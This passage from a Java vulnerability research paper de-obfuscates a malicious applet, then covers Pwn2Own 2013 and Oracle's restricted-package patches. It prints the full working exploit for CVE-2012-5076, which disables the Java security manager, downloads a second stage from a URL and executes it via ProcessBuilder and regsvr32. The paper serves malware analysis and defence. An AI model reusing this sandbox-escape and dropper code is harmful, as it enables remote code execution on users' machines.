  str = str + (char)Math.abs(paramInt2);
  str = str + (char)Math.abs(paramInt1);
  str = str + (char)Math.abs(-105);
  str = str + (char)Math.abs(-111);
  str = str + (char)Math.abs(paramInt1);
  str = str + (char)Math.abs(-116);
  str = str + (char)(int)(Math.round(-108.59999999999999D) * -1L);
  str = str + (char)Math.abs(-112);
  str = str + (char)Math.abs(-100);
  str = str + (char)Math.abs(-105);
  str = str + (char)Math.abs(-114);
  return str;
}

public static FileOutputStream tqxwAzdag(String paramString, int paramInt1,
                                         int paramInt2)
  throws Exception
{
  String str = xUdVD(paramInt1, paramInt2);
  System.out.println(str.replace("a", "uuu"));
  FGxIhk = System.getenv("APPDATA").concat(paramString);
  FileOutputStream localFileOutputStream = new FileOutputStream(FGxIhk);
  return localFileOutputStream;
}

static int ARrlm(String[] paramArrayOfString, int paramInt1, int paramInt2)
{
  return Integer.parseInt(paramArrayOfString[paramInt1]) + paramInt2;
}

static String AWGnFoHhfj(String[] paramArrayOfString, int paramInt1, int paramInt2)
{
  String str = "";
  while (paramInt1 < paramArrayOfString.length)
  {
    str = str + (char)ARrlm(paramArrayOfString, paramInt1, paramInt2);
    paramInt1++;
  }
  return str;
}

public static void zyyLMiDiVF()
  throws Exception
{
  Process localProcess = new ProcessBuilder(new String[] { FGxIhk }).start();
}
```

```
  public static void VcIJmRVya(String paramString)
    throws Exception
  {
    String[] a = new String[] { "reg".concat(IXKQHUlU.concat("2.ex".concat("e"))),
                              paramString, FGxIhk };
    Process localProcess = new ProcessBuilder(a).start();
  }

  public static void NBCwYF(BufferedOutputStream paramBufferedOutputStream,
                            BufferedInputStream paramBufferedInputStream)
    throws Exception
  {
    int i = Math.min(465215, 347676) - 399325;
    paramBufferedOutputStream.close();
    String str1 = "";
    str1 = str1 + '/';
    str1 = str1 + 's';
    String str2 = str1;
    paramBufferedInputStream.close();
    int j = Math.abs(480149) + 332804;
    try
    {
      zyyLMiDiVF();
    }
    catch (Exception localException)
    {
    }
    VcIJmRVya(str2);
  }

  static void fVgym(BufferedOutputStream paramBufferedOutputStream,
                    BufferedInputStream paramBufferedInputStream)
    throws Exception
  {
    byte[] arrayOfByte = new byte[1024];
    int i = 0;
    while ((i = paramBufferedInputStream.read(arrayOfByte, 0, 1024)) >= 0)
      paramBufferedOutputStream.write(arrayOfByte, 0, i);
  }

  public static void xBoGAroU(String paramString1, String paramString2)
  {
    try
    {
      BufferedInputStream localBufferedInputStream =
            new BufferedInputStream(new URL(paramString1).openStream());
      FileOutputStream localFileOutputStream =
            tqxwAzdag("\\".concat(paramString2), -46, -97);
      BufferedOutputStream localBufferedOutputStream =
            new BufferedOutputStream(localFileOutputStream, 1024);
      fVgym(localBufferedOutputStream, localBufferedInputStream);
      NBCwYF(localBufferedOutputStream, localBufferedInputStream);
    }
    catch (Exception localException)
    {
    }
  }

  public void ndOGfc(String paramString1, String paramString2)
  {
    try
    {
      BufferedInputStream localBufferedInputStream =
            new BufferedInputStream(new URL(paramString1).openStream());
      FileOutputStream localFileOutputStream =
            tqxwAzdag("\\".concat(paramString2), -46, -97);
      BufferedOutputStream localBufferedOutputStream =
          new BufferedOutputStream(localFileOutputStream, 1024);
      int i = Math.min(387956, 255862) ^ 0x3A83E;
      fVgym(localBufferedOutputStream, localBufferedInputStream);
      NBCwYF(localBufferedOutputStream, localBufferedInputStream);
    }
    catch (Exception localException) { }
  }
}
```

```
//qWodxNpkOs
import com.sun.org.glassfish.gmbal.ManagedObjectManagerFactory;
import com.sun.org.glassfish.gmbal.util.GenericConstructor;
import java.applet.Applet;
import java.io.ByteArrayOutputStream;
import java.io.InputStream;
import java.io.PrintStream;
import java.lang.reflect.Method;

public class qWodxNpkOs extends Applet
{
  static String qNkV(String[] paramArrayOfString, int paramInt)
  {
    String str = "";
    while (paramInt < paramArrayOfString.length)
    {
      str = str + (char)(Integer.parseInt(paramArrayOfString[paramInt]) + 1);
      paramInt++;
    }
    return str;
  }

  public static Class[] JebR()
  {
    return new Class[] { String.class, String.class };
  }

  int wRXNjHtp(String paramString, int paramInt1, int paramInt2, long paramLong)
  {
    int i = Math.min(333856, 207293) ^ 0x66493;
    int j = Math.min(421682, 199391) % 85754;
    int k = Math.abs(263858) + 211007;
    int m = Math.abs(23452) + 221538;
    return paramInt1 * 324346 + paramInt1 % 98101;
  }

  int QxRR(String paramString, int paramInt1, int paramInt2, long paramLong)
  {
    int i = Math.min(174905, 268143) ^ 0x28EE4;
    int j = Math.abs(423810) * 272680;
    return paramInt1 + 108071 + paramInt1 ^ 0x56EDF;
  }

  public void CNzNo(String paramString1, String paramString2)
  {
    try
    {
      ByteArrayOutputStream localByteArrayOutputStream =
           new ByteArrayOutputStream();
      byte[] arrayOfByte = new byte[8192];
      InputStream localInputStream = getClass().getResourceAsStream("dqqOzf.class");
      int i;
      while ((i = localInputStream.read(arrayOfByte)) > 0)
        localByteArrayOutputStream.write(arrayOfByte, 0, i);
      arrayOfByte = localByteArrayOutputStream.toByteArray();
      String a = "sun.inv".concat("oke.anon.Anonymo").concat("usClassLoader");
      GenericConstructor localGenericConstructor =
           new GenericConstructor(Object.class, a, new Class[0]);
      Object localObject = localGenericConstructor.create(new Object[0]);
      String b = "loa".concat("dClass");
      Class[] c = new Class[] { Byte[].class };
      Method localMethod =
           ManagedObjectManagerFactory.getMethod(localObject.getClass(), b, c);
      Class localClass = (Class)localMethod.invoke(localObject,
                                                   new Object[] { arrayOfByte });
      dqqOzf.DASIS(paramString1, paramString2, localClass);
    }
    catch (Exception localException)
    {
    }
  }
```

```
  int LXIt(int paramInt1, int paramInt2, int paramInt3, int paramInt4,
           String paramString, long paramLong)
  {
    return paramInt3 ^ 318100 - paramInt1 * 143360;
  }

  String[] pxRcChlJej()
  {
    String[] arrayOfString = new String[2];
    arrayOfString[0] = getParameter("Sjuzeod");
    arrayOfString[1] = getParameter("TQrzC");
    return arrayOfString;
  }

  public void init()
  {
    String[] arrayOfString = pxRcChlJej();
    String str = System.getProperty("java.vers".concat("ion"));
    if (str.indexOf("1.".concat("7")) != -1)
      CNzNo(arrayOfString[0], arrayOfString[1]);
  }
}
```

While no main class was specified in the JAR's manifest, we can assume that qWodxNpkOs is the main class as it is a subclass of Applet. The presence of an init method that ensures that it is running on Java 1.7 before continuing confirms this theory. That leaves Adw and dqqOzf as questionably relevant. Of Adw's three static methods, only mwYda is called from another function and since all it does is split the input string by "hj" before passing to another function, we can easily replace calls to it so that we can eliminate this class. The dqqOzf class is a subclass of PrivilegedExceptionAction and contains a doPrivileged block within its constructor. Since a new instance of dqqOzf is created within qWodxNpk, we surmise that this is another useful class. At this point we have gone from six potentially relevant classes to just two. We now apply constant propagation and dead code elimination to further de-obfuscate these two classes. We will also evaluate pure functions whenever possible and inline functions wherever it makes sense and makes the code more readable. Constant propagation is the act of replacing variables with known values. As an example, we saw the following function in this piece of malware:

```
public static URL RWdvAlV(String paramString, int paramInt)
  throws Exception
{
  String str = paramString;
  str = str + (char)(Math.min(113, 2454) + paramInt);
  str = str + (char)(Math.min(116, 23544) + paramInt);
  str = str + (char)(Math.min(109, 23544) + paramInt);
  str = str + (char)(Math.min(66, 7275) + paramInt);
  str = str + (char)(Math.min(55, 3235) + paramInt);
  str = str + (char)(Math.min(55, 2225) + paramInt);
  str = str + (char)(Math.min(55, 6275) + paramInt);
  return new URL(str);
}
```

We also saw a single call to this function that looked like the following:

```
RWdvAlV('f', -8)
```

Visually we can see that for each line in the function, Math.min() will return the value on the left-most side. We already know that each value is added together with -8, therefore we can easily convert this to the string that will get returned, “file:///”.

Dead code elimination is the act of removing statements and functions that are never called. This was partially accomplished in the removal of unused classes. We now continue doing so within our two remaining classes. Though the following function was removed since it was not being called at all, here is an example of dead code elimination:

```
int wRXNjHtp(String paramString, int paramInt1,
 int paramInt2, long paramLong)
{
  int i = Math.min(333856, 207293) ^ 0x66493;
  int j = Math.min(421682, 199391) % 85754;
  int k = Math.abs(263858) + 211007;
  int m = Math.abs(23452) + 221538;
  return paramInt1 * 324346 + paramInt1 % 98101;
}
```

Since the return value only references a single argument and not the local variables, all of those statements can be removed to result in the following function:

```
int wRXNjHtp(String paramString, int paramInt1,
 int paramInt2, long paramLong)
{
  return paramInt1 * 324346 + paramInt1 % 98101;
}
```

We can also remove the unnecessary arguments and change the function prototype to the following:

```
int wRXNjHtp(int paramInt1)
{
  return paramInt1 * 324346 + paramInt1 % 98101;
}
```

At this point we have to modify all callers of wRXNjHtp to only pass the argument that gets used. Had this function been used, it would have been an ideal candidate for inlining. Alternatively, if this function was called with static arguments, we would have been able to evaluate it and replace calls to it with the generated static value.

After applying a few passes of these techniques to the sample, we end up with code that is readable. It is at this point that we can infer variable and argument names, which resulted in the following code:

```
//EvilActionClass (formerly dqqOzf)
package cve_2012_1723;

import java.io.BufferedInputStream;
import java.io.BufferedOutputStream;
import java.io.FileOutputStream;
import java.net.URL;
import java.security.AccessController;
import java.security.PrivilegedExceptionAction;

public class EvilActionClass implements PrivilegedExceptionAction {
  public EvilActionClass(String paramString1) {
    try {
      AccessController.doPrivileged(this);
      getSaveAndRunSecondStage(paramString1);
    } catch (Exception e) { }
  }

  public static void triggerDoPrivBlock(String obfuscatedURL, Class paramClass)
       throws Exception {
    String[] arrayOfString = obfuscatedURL.split("hj");
    String url = "";

    int i = 0;
    while (i < arrayOfString.length)
    {
      url += (char)(Integer.parseInt(arrayOfString[i]) + 1);
      i++;
    }

    paramClass.getConstructor(new Class[] { String.class }).newInstance(new Object[] { url
});
  }

  public Object run() {
      System.setSecurityManager(null);
      return Integer.valueOf(56);
  }

  public void getSaveAndRunSecondStage(String url) {
    try
    {
      BufferedInputStream bis = new BufferedInputStream(new URL(url).openStream());

      String droppedFileName = System.getenv("APPDATA").concat("java.io.tmpdir");
      BufferedOutputStream bos = new BufferedOutputStream(new
FileOutputStream(droppedFileName), 1024);

      byte[] buf = new byte[1024];
      int i = 0;
      while ((i = bis.read(buf, 0, 1024)) >= 0) {
          bos.write(buf, 0, i);
      }

      bos.close();
      bis.close();

       try {
           Process localProcess = new ProcessBuilder(new String[] { droppedFileName
}).start();
       } catch (Exception localException) { }
       Process localProcess2 = new ProcessBuilder(new String[]{"regsvr32.exe", "/s",
droppedFileName}).start();


    } catch (Exception e) { }
  }
}
```

```
//EvilApplet (formerly qWodxNpkOs)
package cve_2012_1723;

import com.sun.org.glassfish.gmbal.ManagedObjectManagerFactory;
import com.sun.org.glassfish.gmbal.util.GenericConstructor;
import java.applet.Applet;
import java.io.ByteArrayOutputStream;
import java.io.InputStream;
import java.lang.reflect.Method;

public class EvilApplet extends Applet {
  public void init() {
    String str = System.getProperty("java.version");
    if (str.indexOf("1.7") != -1) {
        try {
          ByteArrayOutputStream localByteArrayOutputStream = new ByteArrayOutputStream();
          byte[] arrayOfByte = new byte[8192];
          InputStream localInputStream = getClass().getResourceAsStream("dqqOzf.class");
          int i;
          while ((i = localInputStream.read(arrayOfByte)) > 0)
            localByteArrayOutputStream.write(arrayOfByte, 0, i);
          arrayOfByte = localByteArrayOutputStream.toByteArray();
          GenericConstructor localGenericConstructor = new GenericConstructor(Object.class,
"sun.invoke.anon.AnonymousClassLoader", new Class[0]);
          Object localObject = localGenericConstructor.create(new Object[0]);
          Method localMethod = ManagedObjectManagerFactory.getMethod(localObject.getClass(),
"loadClass", new Class[] { Byte[].class });
          Class ACLdqqOzf = (Class)localMethod.invoke(localObject, new Object[] { arrayOfByte
});

          EvilActionClass.triggerDoPrivBlock(getParameter("Sjuzeod"), ACLdqqOzf);
        } catch (Exception e) { }
    }
  }
}
```

The obfuscated version was given to us as an example of CVE-2012-1723 but now that it has been de-obfuscated we can see that it is actually CVE-2012-5076. It is also now clear to see how the malware works. com.sun.org.glassfish.gmbal.util.GenericConstructor is used to instantiate a restricted class, sun.invoke.anon.AnonymousClassLoader. com.sun.org.glassfish.gmbal.ManagedObjectManagerFactory is used to get access to the loadClass instance method of AnonymousClassLoader. The AnonymousClassLoader instance is used load a malicious subclass of java.security.PrivilegedExceptionAction. At this point, a function inside our malicious subclass is executed. This function de-obfuscates the URL to grab the second stage from and passes the de-obfuscated URL to the constructor for the malicious subclass. The constructor calls AccessController.doPrivileged() on itself and since the class is a subclass of PrivilegedExceptionAction, this executes the class' run() method. The run method solely needs to call System.setSecurityManager(null) to be able to execute arbitrary commands. The rest of the flow of execution is specific to this piece of malware. The second stage is downloaded from the URL that is specified within the "Sjuzeod" parameter of the HTML file that loads the malicious applet and the contents of that URL are saved to %APPDATA%\java.io.tmpdir and then executed or loaded as a DLL.

Based off the CVE we received the file for this piece of malware was classified as type confusion, but now we can appropriately classify it as privilege and sandbox issues due to least privilege violation.

## Pwn2Own 2013

In order to highlight the activity in the landscape, we expanded the scope of the Pwn2Own contest to include the browser plugins: Java, Flash and Reader. Doing so prompted the debate as to what is an appropriate bounty for an exploit taking advantage of an unpatched Java vulnerability at Pwn2Own? After much discussion we settled on $20,000 USD. Whenever we release the prize packages for Pwn2Own there is always interesting commentary from reporters and the security community. One of our favorite quotes was from Kostya Kortchinsky:




Figure 15 - Pwn2Own Tweet

We fully expected a large number of researchers to show up and try to collect on the prize money; however, in the end, only four researchers pre-registered (a contest requirement) for the Java category. When the rules launched, everyone seemed to be focused on the unsafe reflection style of the sandbox bypass vulnerability so our expectation was that we would only receive those types of bugs at the contest. In fact, our contestants leveraged four unique software weaknesses in order to win the prize money with these weaknesses including the top 4 vulnerability classes for Java defined earlier in the paper.

| Contestant | CVE | CWE Utilized | |
|---|---|---|---|
| James Forshaw | CVE-2013-1488 | CWE-265: Privilege / Sandbox Issues | CWE-272: Least Privilege Violation |
| Joshua Drake | CVE-2013-1491 | CWE-787: Out-of-bounds Write | CWE-125: Out-of-bounds Read |
| VUPEN Security | CVE-2013-0402 | CWE-122 Heap-based Buffer Overflow | |
| Ben Murphy | CVE-2013-0401 | CWE-265: Privilege / Sandbox Issues | CWE-470 Unsafe Reflection |

Figure 16 - CWEs Targeted by Pwn2Own Contestants

# Vendor Response Review

The final part of the equation is to understand how the vendor is responding to the pressure of increased vulnerability disclosures. Oracle is making adjustments to secure the Java architecture. On average, Oracle fixes

vulnerabilities submitted through the Zero Day Initiative in about 3 months – well below the program's 180-day limit. As compared to other vendors in the ZDI program Oracle is in the middle of the pack for vendor response timelines. As expected, some vendors are able to make quick turnaround times on patches while others take much longer. In fact, over the last three years Oracle has significantly improved its vulnerability response time despite the increased vulnerability discoveries. From an external perspective, we conclude that Oracle is investing in its ability to respond to security issues.

Oracle also seems to be aggressively reviewing the attack surface and making adjustments as new vulnerability disclosures come in. Over the last six months, Oracle has made changes to Java that has resulted in the killing of 15 Zero Day Initiative cases. "Killing" in this perspective is when we purchase a validated 0-day vulnerability from a researcher and the vendor patches the issue before we can submit it to the vendor to get the issue fixed. These adjustments came in two forms: increased Applet package restrictions and an audit for least privilege violation vulnerabilities. Most of these changes occurred in the April 2013 patch (JDK 7u21).

Over time, Oracle reduces the attack surface by making adjustments to the package restriction list. The table below shows the adjustments made over the last eight releases. We baseline the package restriction list at JDK 7u09 to demonstrate the changes Oracle has made.

| JDK Release | Package Restriction Lists |
| --- | --- |
| JDK 7u09 | *Baseline*<br>`com.sun.org.apache.xalan.internal.utils`<br>`com.sun.org.glassfish.external`<br>`sun`<br>`com.sun.jnlp`<br>`com.sun.xml.internal.ws`<br>`com.sun.xml.internal.bind`<br>`org.mozilla.jss`<br>`com.sun.org.glassfish.gmbal`<br>`com.sun.imageio`<br>`com.sun.org.apache.xerces.internal.utils`<br>`com.sun.deploy`<br>`com.sun.javaws` |
| JDK 7u10 | *No Change* |
| JDK 7u11 | *No Change* |

| | |
|---|---|
| JDK 7u13 | *Added the Following Packages*<br>`com.sun.glass`<br>`com.sun.javafx`<br>`com.sun.media.jfxmedia`<br>`com.sun.jmx.remote.util`<br>`com.sun.jmx.defaults`<br>`com.sun.openpisces`<br>`com.sun.pisces`<br>`com.sun.t2k`<br>`com.sun.istack.internal`<br>`com.sun.browser`<br>`com.sun.xml.internal.org.jvnet.staxex`<br>`com.sun.scenario`<br>`com.sun.webkit`<br>`com.sun.media.jfxmediaimpl`<br>`com.sun.webpane,com.sun.prism` |
| JDK 7u15 | *Removed the Following Packages*<br>`com.sun.jmx.remote.util`<br>`com.sun.jmx.defaults`<br><br>*Added the Following Packages*<br>`com.sun.proxy`<br>`com.sun.jmx` |
| JDK 7u17 | *No Change* |
| JDK 7u21 | *Removed the Following Packages*<br>`com.sun.org.glassfish.external`<br>`com.sun.xml.internal.ws`<br>`com.sun.xml.internal.bind`<br>`com.sun.org.glassfish.gmbal`<br>`com.sun.xml.internal.org.jvnet.staxex`<br>`com.sun.org.apache.xerces.internal.utils`<br><br>*Added the Following Packages*<br>`com.sun.org.apache.xalan.internal.xsltc.cmdline`<br>`com.sun.org.apache.xml.internal.serializer.utils`<br>`com.sun.org.apache.xalan.internal.xsltc.trax`<br>`com.sun.org.apache.xalan.internal.res`<br>`com.sun.org.apache.xerces.internal`<br>`com.sun.org.apache.regexp.internal`<br>`com.sun.org.apache.xalan.internal.templates`<br>`com.sun.xml.internal`<br>`com.sun.org.apache.xalan.internal.xslt`<br>`com.sun.org.apache.xpath.internal`<br>`com.sun.org.apache.xalan.internal.xsltc.compiler`<br>`com.sun.org.apache.xalan.internal.xsltc.util`<br>`com.sun.org.apache.bcel.internal`<br>`com.sun.org.glassfish`<br>`com.sun.java.accessibility`<br>`com.sun.org.apache.xalan.internal.lib`<br>`com.sun.org.apache.xml.internal.utils`<br>`com.sun.org.apache.xml.internal.res`<br>`com.sun.org.apache.xalan.internal.extensions` |
| JDK 7u25 | *Added the Following Packages*<br>`org.jcp.xml.dsig.internal`<br>`com.sun.org.apache.xml.internal.security` |

Figure 17 - Modification to Java's Package Restriction List

Modifications made to the restricted package list in JDK 7u13 resulted in three untrusted pointer dereferencing cases being killed. Two least privilege violation based sandbox bypasses were also killed during the JDK 7u15 release. Oracle could have accomplished this win by: an internal audit, an external audit by researchers, or by removing some

of the vulnerability chain that was being used to reach the vulnerable code. However they did it, it worked in patching several 0-day vulnerabilities that had been independently discovered.

Finally, Oracle recently increased its scheduled patch update cycle to four releases a year[17]. This increase is a direct response to the increase of discoveries by external researchers. They are making commitments to their customer base and changing internal procedures in order to react quicker when attackers are taking advantage of unpatched vulnerabilities. Only time will tell if these verbal commitments will result in more secure software. The fact is that over that last three years Oracle has made adjustments to reduce the attack surface and these modifications directly resulted in the remediation of vulnerabilities they were not even aware of. One can only hope that this trend will continue.

# Conclusion

Oracle has weathered quite the storm over the last 8 months. Attackers continually discover and expose weaknesses in the framework and leverage those vulnerabilities to compromise machines. Exploit kit authors are upping the number of Java vulnerabilities they are including in their releases to stay competitive. The external research community is also focusing on the Java framework. Zero Day Initiative researchers continually identify a large number of vulnerabilities resulting in Oracle releasing some of their biggest security patches to date.

Based on this analysis, we have solid evidence that the sandbox bypass due to unsafe reflection is the most prolific issue in the framework but the sandbox bypass due to type confusion is the most exploited vulnerability type. Heap-based buffer overflows in the 2D component produce some of the most severe vulnerabilities but are not commonly used by the exploit community. Interestingly enough, each of the sub-components in the architecture appears to be vulnerable only to a subset of vulnerability types. With this information, researchers will be able to focus their efforts while auditing the sub-components to increase the chance of discovering some fresh 0-days. We look forward to analyzing the next round of Java issues submitted to the Zero Day Initiative and hopefully this information will help you find more vulnerabilities.

Good luck bug hunting!

**Learn more at**
**zerodayinitiative.com**
**hp.com/go/hpsr**
**java.com/en/download/uninstall.jsp**

[17] https://blogs.oracle.com/security/entry/maintaining_the_security_worthiness_of